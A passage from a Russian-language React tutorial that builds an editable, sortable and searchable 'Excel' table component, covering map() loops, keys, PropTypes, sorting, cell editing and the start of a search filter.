Ниже представлена версия 3: более многословный цикл `map()` с использованием большего отступа и *функционального выражения* вместо стрелочной функции:

```
{
  this.props.headers.map(
    function(title) {
      return <th>{title}</th>;
    }
  )
}
```

Далее версия v4, которая является немного менее многословной и возвращается к использованию стрелочной функции:

```
{
  this.props.headers.map(
    (title) => {
      return <th>{title}</th>;
    }
  )
}
```

Ее можно отформатировать с помощью меньшего отступа в версии v5:

```
{this.props.headers.map((title) => {
   return <th>{title}</th>;
})}
```

Вы можете выбрать предпочтительный способ итерации по массивам для создания вывода JSX, исходя из личных предпочтений и сложности отображаемого содержимого. Простые данные удобно итерировать в JSX (версии с v2 по v5). Если тип данных слишком велик для встроенной `map()`, то вы можете счесть более удобным, чтобы контент генерировался в верхней части функции отображения, и сохранить простоту JSX, таким образом отделяя данные от представления (версия v1). Иногда слишком большое количество встроенных выражений может запутывать при отслеживании всех закрывающих и фигурных скобок.

Что касается версий 2 и 5, то они одинаковы, за исключением того, что в версии 5 аргументы обратного вызова заключены в дополнительные скобки, а тело функции обратного вызова — в фигурные. Оба этих элемента необязательны, однако немного облегчают анализ будущих изменений в контексте ревью изменений кода или во время отладки. Например, добавление новой строки в тело функции (возможно, временного `console.log()`) в версии v5 — просто добавление новой строки. В то же время

в версии v2 добавление новой строки тоже требует добавления фигурных скобок, а также переформатирования и дополнительных отступов в коде.

Отладка для избавления от предупреждения в консоли

Если посмотреть на экран браузера при загрузке двух предыдущих примеров (файлы `03.01.table-th-loop.html` и `03.01.table-th-map.html`), то можно увидеть предупреждение, выведенное в консоли. Оно гласит:

```
Warning: Each child in a list should have a unique "key" prop.
Check the render method of `Excel`.
```

О чем оно сообщает и как можно исправить ситуацию? Как следует из предупреждающего сообщения, React хочет, чтобы вы предоставили уникальный идентификатор для элементов массива, чтобы в дальнейшем можно было более эффективно обновлять их. Чтобы исправить предупреждение, вам необходимо добавить свойство `key` в каждый заголовок. Значения этого нового свойства могут быть любыми, лишь бы были уникальными для каждого элемента. Здесь вы можете использовать индекс элемента массива (0, 1, 2...):

```
// перед
for (const title of this.props.headers) {
  headers.push(<th>{title}</th>);
}

// после — 03.03.table-th-loop-key.html
for (const idx in this.props.headers) {
  const title = this.props.headers[idx];
  headers.push(<th key={idx}>{title}</th>);
}
```

Ключи должны быть уникальными только внутри каждого цикла массива, а не уникальными во всем React-приложении, поэтому значения 0, 1 и т. д. вполне допустимы.

Аналогичное исправление для встроенной версии (v5) берет индекс элемента из второго аргумента, передаваемого в функцию обратного вызова:

```
// перед
<tr>
  {this.props.headers.map((title) => {
    return <th>{title}</th>;
  })}
</tr>

// после — 03.04.table-th-map-key.html
<tr>
  {this.props.headers.map((title, idx) => {
    return <th key={idx}>{title}</th>;
  })}
</tr>
```

Добавление содержимого <td>

Теперь, получив вполне подходящий заголовок таблицы, мы можем добавить в нее основное наполнение. Данные, которые необходимо отобразить, представляют собой двумерный массив (строки и столбцы), который выглядит следующим образом:

```
const data = [
  [
    'A Tale of Two Cities', 'Charles Dickens',
    'English', '1859', '200 million',
  ],
  ....
];
```

Чтобы передать данные в `<Excel>`, воспользуемся новым свойством под названием `initialData`. Почему `initial`, а не просто `data`? Как уже кратко упоминалось в предыдущей главе, речь идет об управлении ожиданиями. Вызывающий компонент `Excel` должен иметь возможность передавать данные для инициализации таблицы. Но позже, в процессе жизни таблицы, данные будут изменяться, поскольку пользователь сможет их сортировать, редактировать и т. д. Другими словами, *состояние* компонента будет меняться. Поэтому воспользуемся свойством `this.state.data`, чтобы отслеживать изменения, и свойством `this.props.initialData`, чтобы позволить вызывающему коду инициализировать компонент. Отображение нового компонента `Excel` будет выглядеть следующим образом:

```
ReactDOM.render(
  <Excel headers={headers} initialData={data} />,
  document.getElementById('app'),
);
```

Далее необходимо добавить конструктор для установки начального состояния на основе определенных данных. Конструктор получает `props` в качестве аргумента, а также должен вызвать конструктор своего родителя через `super()`:

```
constructor(props) {
  super();
  this.state = {data: props.initialData};
}
```

Перейдем к отображению `this.state.data`. Данные двумерные, следовательно, вам нужны два цикла: один, проходящий по строкам, и один, проходящий по ячейкам с данными для каждой строки. Этого можно добиться с помощью двух одинаковых циклов `.map()`, которые вы уже умеете использовать:

```
{this.state.data.map((row, idx) => (
  <tr key={idx}
```

```
    {row.map((cell, idx) => (
      <td key={idx}>{cell}</td>
    ))}
  </tr>
))}
```

Как видите, для обоих циклов требуется `key={idx}`, и в данном случае имя `idx` было повторно использовано в качестве локальной переменной внутри каждого цикла.

Полная реализация может выглядеть следующим образом (результат показан на рис. 3.2):

```
class Excel extends React.Component {
  constructor(props) {
    super();
    this.state = {data: props.initialData};
  }
  render() {
    return (
      <table>
        <thead>
          <tr>
            {this.props.headers.map((title, idx) => (
              <th key={idx}>{title}</th>
            ))}
          </tr>
        </thead>
        <tbody>
          {this.state.data.map((row, idx) => (
            <tr key={idx}
              {row.map((cell, idx) => (
                <td key={idx}>{cell}</td>
              ))}
            </tr>
          ))}
        </tbody>
      </table>
    );
  }
}
```

Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	200 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million
Harry Potter and the Philosopher's Stone	J. K. Rowling	English	1997	120 million
And Then There Were None	Agatha Christie	English	1939	100 million
Dream of the Red Chamber	Cao Xueqin	Chinese	1791	100 million
The Hobbit	J. R. R. Tolkien	English	1937	100 million

Рис. 3.2. Отображение всей таблицы (файл 03.05.table-th-td.html)

Типы свойств

В языке JavaScript нет возможности указывать типы переменных, с которыми вы работаете (строка, число, логическое значение и т. д.). Но разработчикам, пишущим программы на других языках, и тем, кто работает над большими проектами вместе с большим количеством других разработчиков, этого не хватает. Существует два популярных варианта, позволяющих писать на JavaScript, используя типы: Flow и TypeScript. Безусловно, вы можете с их помощью писать React-приложения. Но существует еще один вариант, ограничивающийся только указанием типов свойств, которых ожидает ваш компонент, с помощью *типов свойств* (prop types). Изначально они были частью самой React, но начиная с версии React v15.5 были перенесены в отдельную библиотеку.

Типы свойств позволяют более точно указать, какие данные принимает `Excel`, и в результате помогать разработчику выявлять ошибку на ранней стадии. Вы можете настроить типы свойств следующим образом (файл `03.06.table-th-td-prop-types.html`):

```
Excel.propTypes = {
  headers: PropTypes.arrayOf(PropTypes.string),
  initialData: PropTypes.arrayOf(PropTypes.
    arrayOf(PropTypes.string)),
};
```

Это означает следующее: ожидается, что свойство `headers` должно представлять собой массив строк, а `initialData` будет массивом, каждый элемент которого представляет собой массив строк.

Чтобы заставить этот код работать, вам нужно получить библиотеку, которая предоставляет глобальную переменную `PropTypes`, точно так же, как вы это делали в начале главы 1:

```
$ curl -L https://unpkg.com/prop-types/prop-types.js >
~/reactbook/react/proptypes.js
```

Затем в HTML вы включаете новую библиотеку вместе с другими:

```
<script src="react/react.js"></script>
<script src="react/react-dom.js"></script>
<script src="react/babel.js"></script>
<script src="react/prop-types.js"></script>
<script type="text/babel">
  class Excel extends React.Component {
    /* ... */
  }
</script>
```

Теперь вы можете проверить, как все это работает, изменив заголовки, например:

```
// до
const headers = ['Book', 'Author', 'Language', 'Published', 'Sales'];
// после
const headers = [0, 'Author', 'Language', 'Published', 'Sales'];
```

Теперь, когда вы загружаете страницу (файл `03.06.table-th-td-prop-types.html` в репозитории), вы можете увидеть в консоли:

```
Warning: Failed prop type: Invalid prop `headers[0]` of type
`number` supplied to `Excel`, expected `string`.
```

Чтобы изучить другие `PropTypes`, введите **`PropTypes`** в консоли (рис. 3.3).




Рис. 3.3. Изучение PropTypes

Можете ли вы улучшить компонент

Разрешение только строковых данных слишком ограничивает универсальную электронную таблицу Microsoft Excel. В качестве упражнения для собственного развлечения вы можете изменить этот пример, чтобы разрешить больше типов данных (`PropTypes.any`), и затем отображать данные по-разному в зависимости от типа (например, выравнивать числа по правому краю).

Сортировка

Сколько раз вам доводилось видеть таблицу на веб-странице, данные в которой хотелось бы отсортировать по-другому? К счастью, с помощью React это сделать довольно просто. Это отличный пример того, как React прекрасно справляется с поставленными задачами, поскольку все, что вам нужно сделать, — отсортировать массив `data`, а все обновления пользовательского интерфейса будут выполнены без вашего участия.

Чтобы повысить удобство и читабельность, вся логика сортировки находится в методе `sort()` в классе `Excel`. После того как вы его создадите, вам потребуется еще два фрагмента кода. Сначала добавим обработчик щелчка на строку заголовка:

```
<thead onClick={this.sort}>
```

А затем привяжите `this.sort` в конструкторе, как вы делали это в главе 2:

```
class Excel extends React.Component {
  constructor(props) {
    super();
    this.state = {data: props.initialData};
    this.sort = this.sort.bind(this);
  }
  sort(e) {
    // TODO: реализовать меня
  }
  render() { /* ...*/}
}
```

Теперь реализуем функцию `sort()`. Нужно знать, по какому столбцу производить сортировку, и эти сведения удобнее всего будет извлечь, воспользовавшись DOM-свойством `cellIndex` цели события (целью события является заголовок таблицы `<th>`):

```
const column = e.target.cellIndex;
```

Использование свойства cellIndex при разработке приложений встречается довольно редко. Это свойство, определенное еще в DOM Level 1 (около 1998 года) как «Индекс этой ячейки в строке», а затем ставшее доступным только для чтения в DOM Level 2.

Вам также понадобится *копия* данных, которые нужно отсортировать. В противном случае, если напрямую воспользоваться методом массива `sort()`, он внесет в массив изменения. Это означает, что вызов `this.state.data.sort()` изменит значение `this.state`. Как вы уже знаете, значение `this.state` не должно изменяться напрямую, это делается только с помощью метода `setState()`.

В JavaScript существуют различные способы сделать *поверхностную копию* объекта или массива (массивы являются объектами в JavaScript, например `Object.assign()`) или использовать оператор расширения `{...state}`. Однако не существует встроенного способа сделать *глубокую копию* объекта. Быстрое решение заключается в том, чтобы закодировать объект в строку JSON, а затем декодировать ее обратно в объект. Для краткости воспользуемся этим подходом, хотя имейте в виду, что он не сработает, если ваш объект/массив содержит объекты `Date`.

```
function clone(o) {
  return JSON.parse(JSON.stringify(o));
}
```

С помощью удобной служебной функции `clone()` вы создаете копию массива, прежде чем начать манипулировать им:

```
// копируем данные
const data = clone(this.state.data);
```

Фактическая сортировка выполняется с помощью обратного вызова метода `sort()`:

```
data.sort((a, b) => {
  if (a[column] === b[column]) {
```

```
    return 0;
  }
  return a[column] > b[column] ? 1 : -1;
});
```

И наконец, в следующей строке состояние настраивается под новые отсортированные данные:

```
this.setState({
  data,
});
```

Теперь при щелчке на заголовке содержимое сортируется в алфавитном порядке (рис. 3.4).

Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	200 million
And Then There Were None	Agatha Christie	English	1939	100 million
Dream of the Red Chamber	Cao Xueqin	Chinese	1791	100 million
Harry Potter and the Philosopher's Stone	J. K. Rowling	English	1997	120 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million
The Hobbit	J. R. R. Tolkien	English	1937	100 million

Рис. 3.4. Сортировка по названию книги (файл 03.07.table-sort.html)

Вот, собственно, и все — вам вообще не нужно касаться отображения пользовательского интерфейса. В методе `render()` вы уже раз и навсегда определили, как должен выглядеть компонент с учетом некоторых данных. Когда данные изменяются, изменяется и UI, но это уже не ваша забота.

В примере использована функция сокращения значений свойств ECMAScript, где this.setState({data}) — более короткий способ выразить this.setState({data: data}) путем пропуска ключа, когда он имеет то же имя, что и переменная.

Можете ли вы улучшить компонент

В приведенном выше примере используется довольно простая сортировка, но ее вполне достаточно для того, чтобы рассматривать возможности React. Вы можете придумывать все, что вам нужно, анализируя содержимое, чтобы увидеть, являются ли значения числовыми, имеют ли единицы измерения или нет и т. д.

Сортировка подсказок пользовательского интерфейса

Таблица отсортирована подходящим образом, но непонятно, по какому именно столбцу. Обновим пользовательский интерфейс, чтобы в нем в зависимости от сортируемого столбца отображались стрелки. А попутно реализуем сортировку по убыванию.

Чтобы отслеживать новое состояние, необходимо добавить два новых свойства к `this.state`:

- `this.state.sortby` — индекс столбца, который в данный момент сортируется;
- `this.state.descending` — булево значение для определения порядка выполняемой сортировки — по возрастанию или по убыванию.

Конструктор теперь может выглядеть следующим образом:

```
constructor(props) {
  super();
  this.state = {
    data: props.initialData,
    sortby: null,
    descending: false,
  };
  this.sort = this.sort.bind(this);
}
```

В функции `sort()` необходимо определить, в каком порядке будет вестись сортировка. По умолчанию она выполняется по возрастанию (от A до Z), если только индекс нового столбца не будет таким же, как и индекс столбца, по которому уже была произведена сортировка `sortby`, и если эта сортировка не была выполнена в порядке убывания после предшествующего щелчка на заголовке:

```
const column = e.target.cellIndex;
const data = clone(this.state.data);
const descending = this.state.sortby === column &&
  !this.state.descending;
```

Нужно также немного подправить функцию обратного вызова, используемую для сортировки:

```
data.sort((a, b) => {
  if (a[column] === b[column]) {
    return 0;
  }
  return descending
    ? a[column] < b[column]
      ? 1
      : -1
    : a[column] > b[column]
      ? 1
      : -1;
});
```

И наконец, необходимо настроить новое состояние:

```
this.setState({
  data,
  sortby: column,
  descending,
});
```

На данном этапе работает упорядочение по убыванию. Щелчок на заголовках таблиц сортирует данные сначала по возрастанию, затем по убыванию, а затем переключается между ними.

Единственная оставшаяся задача — обновить функцию `render()`, чтобы указать направление сортировки. Просто добавим к на-

званию текущего столбца, по которому выполняется сортировка, символ стрелки к заголовку. Теперь цикл заголовков выглядит следующим образом:

```
{this.props.headers.map((title, idx) => {
  if (this.state.sortby === idx) {
    title += this.state.descending ? ' \u2191' : ' \u2193'
  }
  return <th key={idx}>{title}</th>
})}
```

Вот теперь сортировку можно считать функционально завершенной — можно сортировать по любому столбцу, щелкнув один раз для сортировки в порядке возрастания и тут же еще один раз для сортировки в порядке убывания, а пользовательский интерфейс обновляется с помощью визуальной подсказки (рис. 3.5).

Book	Author	Language	Published ↑	Sales
Harry Potter and the Philosopher's Stone	J. K. Rowling	English	1997	120 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million
And Then There Were None	Agatha Christie	English	1939	100 million
The Hobbit	J. R. R. Tolkien	English	1937	100 million
A Tale of Two Cities	Charles Dickens	English	1859	200 million
Dream of the Red Chamber	Cao Xueqin	Chinese	1791	100 million

Рис. 3.5. Сортировка в порядке возрастания и убывания

Редактирование данных

Следующий шаг в создании компонента `Excel` — предоставить пользователям возможность редактировать данные в таблице. Одно из решений может выглядеть таким образом.

1. Вы дважды щелкаете кнопкой мыши на ячейке. `Excel` определяет, на какой именно ячейке был сделан двойной щелчок,

и превращает ее содержимое из простого текста в поле ввода, предварительно заполненное содержимым ячейки (рис. 3.6).

Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	200 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million

Рис. 3.6. Ячейка таблицы превращается в поле ввода двойного щелчка

2. Редактируете содержимое (рис. 3.7).

Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	222 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million

Рис. 3.7. Редактирование содержимого

3. Нажимаете клавишу Enter. Поле ввода исчезает, а таблица обновляется (прежний текст заменяется новым) (рис. 3.8).

Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	222 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million

Рис. 3.8. Обновление содержимого после нажатия клавиши Enter

Редактируемая ячейка

Первое, что нужно сделать, — настроить простой обработчик событий. При двойном щелчке компонент «запоминает» выбранную ячейку:

```
<tbody onDoubleClick={this.showEditor}>
```

Обратите внимание на более удобную, легко читаемую форму записи onDoubleClick вместо определяемого в спецификации W3C ondblclick.

Посмотрим, как выглядит `showEditor`:

```
showEditor(e) {
  this.setState({
    edit: {
      row: parseInt(e.target.parentNode.dataset.row, 10),
      column: e.target.cellIndex,
    },
  });
}
```

Что здесь происходит?

- Функция устанавливает свойство `edit` в состоянии `this.state`. Это свойство имеет значение `null`, когда редактирование не выполняется, а затем превращается в объект со свойствами `row` и `column`, в которых содержатся индексы строки и столбца редактируемой ячейки. Таким образом, если вы дважды щелкнете на самой первой ячейке, то `this.state.edit` получит значение `{row: 0, column: 0}`.
- Чтобы определить индекс столбца, используется, как и раньше, свойство `e.target.cellIndex`, где в качестве `e.target` фигурирует элемент `<td>`, на котором был сделан двойной щелчок.
- DOM не предоставляет никакого свойства для индекса строки наподобие `rowIndex`, поэтому получить этот индекс нужно самостоятельно с помощью атрибута `data-row`. У каждой ячейки должен быть атрибут `data-row` с индексом строки, который с помощью метода `parseInt()` можно проанализировать и превратить в целочисленное значение для получения индекса строки.

Есть еще несколько уточнений и предварительных условий. Свойство `edit` прежде не существовало, и оно также должно быть инициализировано в конструкторе. Пока мы работаем с конструктором, свяжем методы `showEditor()` и `save()`. Метод `save()` будет обновлять

данные после того, как пользователь закончит редактирование. Обновленный конструктор будет выглядеть следующим образом:

```
constructor(props) {
  super();
  this.state = {
    data: props.initialData,
    sortby: null,
    descending: false,
    edit: null, // { row: index, column: index }
  };
  this.sort = this.sort.bind(this);
  this.showEditor = this.showEditor.bind(this);
  this.save = this.save.bind(this);
}
```

Для отслеживания индексов строк понадобится свойство `data-row`. Вы можете получить индекс как индекс массива во время выполнения цикла. Ранее вы видели, как `idx` повторно используется в качестве локальной переменной в циклах по строкам и столбцам. Переименуем ее и для ясности будем использовать `rowidx` и `columnidx`.

Вся конструкция `<tbody>` может выглядеть следующим образом:

```
<tbody onDoubleClick={this.showEditor}>
  {this.state.data.map((row, rowidx) => (
    <tr key={rowidx} data-row={rowidx}>
      {row.map((cell, columnidx) => {

        // TODO — превратить `cell` во вход, если `columnidx`
        // и `rowidx` соответствует редактируемому;
        // в противном случае просто покажите его как текст

        return <td key={columnidx}>{cell}</td>;
      })}
    </tr>
  ))}
</tbody>
```

И наконец, нужно сделать то, что предписано комментарием `TODO`. Создадим поле ввода там, где это требуется. Вся функция `render()` вызывается снова только из-за вызова `setState()`, который уста-

навливает свойство `edit`. React отображает таблицу, позволяющую обновить ячейку таблицы, на которой был сделан двойной щелчок.

Поле ввода ячейки

Рассмотрим код, заменяющий комментарий `TODO`. Сначала нужно запомнить состояние редактирования:

```
const edit = this.state.edit;
```

Проверяем, установлено ли свойство `edit`, и если да, то именно эта ли ячейка редактируется:

```
if (edit && edit.row === rowidx && edit.column === columnidx) {
  // ...
}
```

Если это целевая ячейка, то создадим форму и поле ввода с содержимым этой ячейки:

```
cell = (
  <form onSubmit={this.save}>
    <input type="text" defaultValue={cell} />
  </form>
);
```

Как видите, это форма с одним полем ввода, которое предварительно уже заполнено текстом из ячейки. При отправке формы управление перехватится в методе `save()`.

Сохранение

Последний фрагмент пазла редактирования — сохранение изменений содержимого после того, как пользователь закончил ввод текста и отправил форму (нажатием клавиши Enter):

```
save(e) {
  e.preventDefault();
  // ... выполнить сохранение
}
```

После того как возможность поведения по умолчанию будет исключена (чтобы страница не перезагружалась), необходимо получить ссылку на поле ввода. Целью события `e.target` является форма, и ее первый и единственный дочерний элемент — поле ввода:

```
const input = e.target.firstChild;
```

Клонируем данные, чтобы не пришлось работать с `this.state` напрямую:

```
const data = clone(this.state.data);
```

Обновляем часть данных, используя новое значение и индексы ячейки и строки, сохраненные в свойстве `edit` состояния `state`:

```
data[this.state.edit.row][this.state.edit.column] = input.value;
```

И наконец, устанавливаем состояние, которое тем самым вызывает повторное отображение пользовательского интерфейса:

```
this.setState({
  edit: null,
  data,
});
```

После этого таблица доступна для редактирования. Полный листинг кода см. в файле `03.09.tableeditable.html` в репозитории книги.

Выводы и определение различий в виртуальной DOM

На этом функция редактирования завершена. Для этого не потребовалось слишком много кода. Нам понадобилось всего лишь:

- отследить с помощью `this.state.edit`, какую ячейку нужно редактировать;

- отобразить поле ввода при показе таблицы, если индексы строки и столбца соответствуют ячейке, на которой пользователь сделал двойной щелчок;
- обновить массив данных с помощью нового значения из поля ввода.

Как только метод `setState()` будет вызван с новыми данными, React вызовет принадлежащий компоненту метод `render()` и пользовательский интерфейс волшебным образом обновится. Может показаться, что нерационально было бы отображать всю таблицу из-за изменения содержимого всего одной ячейки. На самом деле React обновляет только одну ячейку в DOM браузера.

Если открыть инструментарий разработчика вашего браузера, то можно увидеть, какие части DOM-дерева обновляются в ходе взаимодействия с вашим приложением. На рис. 3.9 показана область инструментария разработчика, в которой выделена часть DOM, измененная при внесении правки в поле языка для книги с названием The Hobbit с English на Elvish.




Рис. 3.9. Выделение изменений DOM

Скрытым образом React вызывает метод `render()` и создает упрощенное представление древа желаемого результата, достигаемого в DOM. Это представление известно как *виртуальное DOM-дерево*. Когда метод `render()` вызывается снова (например, после вызова `setState()`), React сравнивает виртуальное дерево до и после этого вызова и вычисляет различие. Основываясь на этом различии, React определяет минимально необходимые DOM-операции (например, `appendChild()`, `textContent` и т. д.), чтобы выполнить нужные изменения в DOM браузера.

На рис. 3.9 показано, что потребовалось только одно изменение в ячейке и нет необходимости повторно отображать всю таблицу. Благодаря вычислению минимального набора изменений и пакетной обработке DOM-операций React тем самым очень бережно относится к DOM в силу известной проблемы с тем, что DOM-операции выполняются медленно (по сравнению с чистыми операциями JavaScript, вызовами функций и т. д.) и зачастую узким местом веб-приложений является производительность операций, связанных с отображением данных.

Итак, когда дело касается производительности и обновления пользовательского интерфейса, React помогает вам:

- бережно относясь к DOM;
- используя делегирование событий для взаимодействия с пользователем.

Поиск

А теперь добавим в компонент `Excel` функцию поиска, которая позволит пользователям выполнять фильтрацию содержимого таблицы. План действий следующий.

1. Добавить кнопку для включения и выключения новой функции (рис. 3.10).




Рис. 3.10. Кнопка поиска

2. Если поиск включен, то добавить строку полей ввода, каждое из которых предназначено для поиска в соответствующем столбце (рис. 3.11).




Рис. 3.11. Строка полей ввода для поиска и фильтрации

3. По мере того как пользователь набирает текст в поле ввода, выполнять фильтрацию массива `state.data`, чтобы показывалось только соответствующее содержимое (рис. 3.12).




Рис. 3.12. Результаты поиска

Состояние и пользовательский интерфейс

В первую очередь нужно обновить конструктор.

1. Добавить в объект `this.state` свойство `search`, чтобы отслеживать, включена ли функция поиска.
2. Привязать два новых метода: `this.toggleSearch()` для включения и выключения полей поиска и `this.search()` для выполнения фактического поиска.
3. Установить новое свойство класса `this.preSearchData`.
4. Обновить входящие исходные данные с использованием последовательного идентификатора, помогающего идентифицировать строки при редактировании содержимого отфильтрованных данных.

```
constructor(props) {
  super();
  const data = clone(props.initialData).map((row, idx) => {
    row.push(idx);
    return row;
  });
  this.state = {
    data,
    sortby: null,
    descending: false,
    edit: null, // { row: index, column: index}
    search: false,
  };

  this.preSearchData = null;

  this.sort = this.sort.bind(this);
  this.showEditor = this.showEditor.bind(this);
  this.save = this.save.bind(this);
  this.toggleSearch = this.toggleSearch.bind(this);
  this.search = this.search.bind(this);
}
```

Клонирование и обновление `initialData` изменяет данные, используемые в состоянии, добавляя своего рода *идентификатор*

записи. Это пригодится при редактировании данных, которые уже были отфильтрованы. Используя метод `map()`, добавим к данным дополнительный столбец, который представляет собой целочисленный идентификатор:

```
const data = clone(props.initialData).map((row, idx) =>
  row.concat(idx),
);
```

В результате `this.state.data` выглядит следующим образом:

```
[
  'A Tale of Two Cities', ..., 0
],
[
  'Le Petit Prince (The Little Prince)', ..., 1
],
// ...
```

Это изменение также требует изменений в методе `render()`, а именно использования этого идентификатора записи для идентификации строк, независимо от того, просматриваем мы все данные или их отфильтрованное подмножество (в результате поиска):

```
{this.state.data.map((row, rowidx) => {
  // последней частью данных в строке является идентификатор
  const recordId = row[row.length - 1];
  return (
    <tr key={recordId} data-row={recordId}>
      {row.map((cell, columnidx) => {
        if (columnidx === this.props.headers.length) {
          // не показывать ID записи в пользовательском
          // интерфейсе таблицы
          return;
        }
        const edit = this.state.edit;
        if (
          edit &&
          edit.row === recordId &&
          edit.column === columnidx
        ) {
```

```
          cell = (
            <form onSubmit={this.save}>
              <input type="text" defaultValue={cell} />
            </form>
          );
        }
        return <td key={columnidx}>{cell}</td>;
      })}
    </tr>
  );
})}
```

Далее пользовательский интерфейс обновляется при нажатии кнопки поиска. Там, где раньше в качестве корня был `<table>`, теперь будет `<div>` с кнопкой поиска и той же таблицей.

```
<div>
  <button className="toolbar" onClick={this.toggleSearch}>
    {this.state.search ? 'Hide search' : 'Show search'}
  </button>
  <table>
    {/* ... */}
  </table>
</div>
```

Как видите, метка кнопки поиска является динамической, чтобы отразить, включен или выключен поиск (`this.state.search` имеет значение `true` или `false`).

Далее идет строка полей поиска. Вы можете добавить ее к постоянно увеличивающемуся фрагменту JSX или составить ее заранее и добавить к константе, которая должна быть включена в основной JSX. Пойдем вторым путем. Если функция поиска не включена, то вам не нужно ничего отображать, поэтому `searchRow` будет просто равен `null`. В противном случае создается новая строка таблицы, где каждая ячейка является элементом ввода.

```
const searchRow = !this.state.search ? null : (
  <tr onChange={this.search}>
    {this.props.headers.map((_, idx) => (
```

```
      <td key={idx}>
        <input type="text" data-idx={idx} />
      </td>
    ))}
  </tr>
);
```

Использование (_, idx) является иллюстрацией соглашения, в соответствии с которым неиспользуемая переменная в обратном вызове именуется символом подчеркивания _, чтобы дать понять читателю кода, что она не используется.

Строка входных данных поиска — просто еще один дочерний узел перед основным циклом данных (тот, который создает все строки и ячейки таблицы). Включите `searchRow` туда:

```
<tbody onDoubleClick={this.showEditor}>
  {searchRow}
  {this.state.data.map((row, rowidx) => (....
```

На данный момент это все, что касается обновления пользовательского интерфейса. С вашего позволения, рассмотрим сам механизм поиска, «деловую логику», то есть фактический поиск.

Фильтрация содержимого

Функция поиска представляется довольно простой: взять массив данных, вызвать для него метод `Array.prototype.filter()` и возвратить отфильтрованный массив с элементами, которые соответствуют строке поиска. UI по-прежнему использует `this.state.data` для отображения, но это значение `this.state.data` является версией предыдущего значения.

Чтобы не потерять данные навсегда, необходимо скопировать их, прежде чем вести поиск. Это позволит пользователю вернуться к полной таблице или изменить строку поиска, чтобы получить

